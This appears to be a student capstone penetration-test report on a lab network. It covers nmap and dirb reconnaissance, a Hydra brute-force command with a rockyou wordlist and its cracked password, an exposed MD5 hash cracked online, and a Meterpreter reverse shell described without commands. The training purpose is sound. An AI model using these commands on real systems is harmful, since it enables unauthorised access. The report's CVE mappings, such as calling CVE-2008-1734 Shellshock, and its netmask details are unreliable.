Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


By: Derek Anderson

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:192.168.1.0/16
Netmask:192.168.1.255
Gateway:192.168.1.1

Machines
IPv4:192.168.1.1
OS: Windows
Hostname:ML-REFVM-684427

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone


IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK


Red Team

Security Assessment

Reconnaissance




```
    (use: "http://host/" or "https://host/" for SSL)
root@Kali:~# dirb http://192.168.1.105/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed May  4 12:46:20 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----

+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)


-----------------
END_TIME: Wed May  4 12:46:25 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~# 
```



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
 ___________________________________________________________________________
___
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ---------------------------------------------------------------------------
---
 192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
 192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
 192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```


Reconnaissance




Index of /company_folders

Name	Last modified	Size	Description
Parent Directory		-	
company_culture/	2019-05-07 18:25	-	
customer_info/	2019-05-07 18:26	-	
sales_docs/	2019-05-07 18:27	-	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80


192.168.1.105/company_blo
192.168.1.105/company_blog/blog.txt
http://192.168.1.105/company_blog/blog.txt
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU

```
With over a combined 10 hours of experience, Summit Card Union has your one stop credit card needs. Looking to finance something as low as 34 percent? Need that
personal touch of someone chatting with you through the computer? Shoot us an email!

we are happy to invite our new three employees

Ryan M. C.E.O
Hannah A. V.P of I.T
ahston Manager of direct communication, sales, customer privacy, and ex coffee delivery box
```


192.168.1.105/company_fol
http://192.168.1.105/company_folders/company_culture/file1.txt
s/company_culture/file1.txt
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU


```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the public
```




```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the public
```

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

Scanning




```
root@Kali:~/Desktop# nmap -sV 192.168.1.1-105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-02 18:31 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00086s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00073s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
```




```
Nmap scan report for 192.168.1.105
Host is up (0.00098s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Nmap scan report for 192.168.1.90
Host is up (0.000026s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 105 IP addresses (4 hosts up) scanned in 29.87 seconds
root@Kali:~/Desktop# 
```

Scanning



```
root@Kali:~/Desktop# nmap -sS 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-02 18:03 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```



```
root@Kali:~# wget 192.168.1.105/meet_our_team/ashton.txt
--2022-05-02 18:43:22--  http://192.168.1.105/meet_our_team/ashton.txt
Connecting to 192.168.1.105:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 329 [text/plain]
Saving to: ‘ashton.txt.1’

ashton.txt.1       100%[===============>]     329  --.-KB/s    in 0s

2022-05-02 18:43:22 (45.5 MB/s) - ‘ashton.txt.1’ saved [329/329]

root@Kali:~# cat ashton.txt
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Movi
ng over to managing everyone's credit card and security information has bee
n terrifying. I can't believe that they have me managing the company_folder
s/secret_folder! I really shouldn't be here" We look forward to working mor
e with Ashton in the future!
root@Kali:~# █
```

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Web Server
Kali	192.168.1.90	Pen Testing
ELK	192.168.1.100	SIEM system
ML-REFVM-684427	192.168.1.1	NAT

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2016-2944 Brute Force Vulnerability. Although this may not be the exact CVE I found that it had similar properties to the one found in the exercise.	Allows the attacker to attempt to log into an account with no limitations on attempts.	Using this vulnerability an attacker would be able to gain access to a user account. And once in the users account they could make changes to the system.
Weakness in Login Credentials and exposed critical information.	Allows for passwords to easily be guessed or for hashes to easily be cracked.	By having passwords that can easily be cracked Admin user Ryans account was able to be breached.
CVE-2008-1734 Shellshock/reverse shell. I chose this CVE because it most closely resembled what we did in the engagement.	Allows attacker to cause a denial of service attack using a simple shell attack.	Shell shock allows attacker to create a reverse shell and from there they can access the whole system. And alter any file they choose.

Exploitation: [Brute Force Vulnerablity]

01

Tools & Processes
Once I found the User names on the web site in the "company_blog/blog.txt". I saw that Ashton was an admin user. I then used Hydra to perform the brute force attack.

02

Achievements
Through this exploit I was able to find the password for Ashton and then I was able to access "/company_folders/secret_folder/".

03

Link to command and results
hydra

Exploitation: [Weakness in Passwords/ exposed information]

01

Tools & Processes
By using the information found from the previous exploit I found a hash of system admin Ryan.
The tool I used was "CrackStation"

02

Achievements
By using this I was able to find Ryans password and with his password I was able to move forward to the next phase of attack because I had gained higher privileges on the network.

03

Commands and outputs
Cracking the hash

Exploitation: [Shell Shock/ Reverse Shell]

01

Tools & Processes
I then created a payload using msfvenom.
Once the payload was created I delivered the payload using the access that I got from Ryan's account. Using WebDav.
I then used Meterpreter to create a reverse shell with the payload that I created with msfvenom.


02

Achievements
I was able to create the reverse shell and from there search the files on the target machine and was able to find the flag.


03

Process and commands
[Msfvenom]
[Meterpreter setup]
[Searching Meterpreter]
[The Flag]

Exploitation using Hydra




```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -
vV 192.168.1.105 http-get /company_folder/secret_folder/
```



```
f 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" - 10144 of
 14344399 [child 1] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-02 1
9:24:47
root@Kali:/# 
```

What I found




Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

User Name: ashton

Password: ●●●●●●●●●




192.168.1.105/company_folders/secret_folder/

Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation- Cracking the hash



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist




Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "webdav"

User Name: ryan


Password: •••••••



Index of /webdav


Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

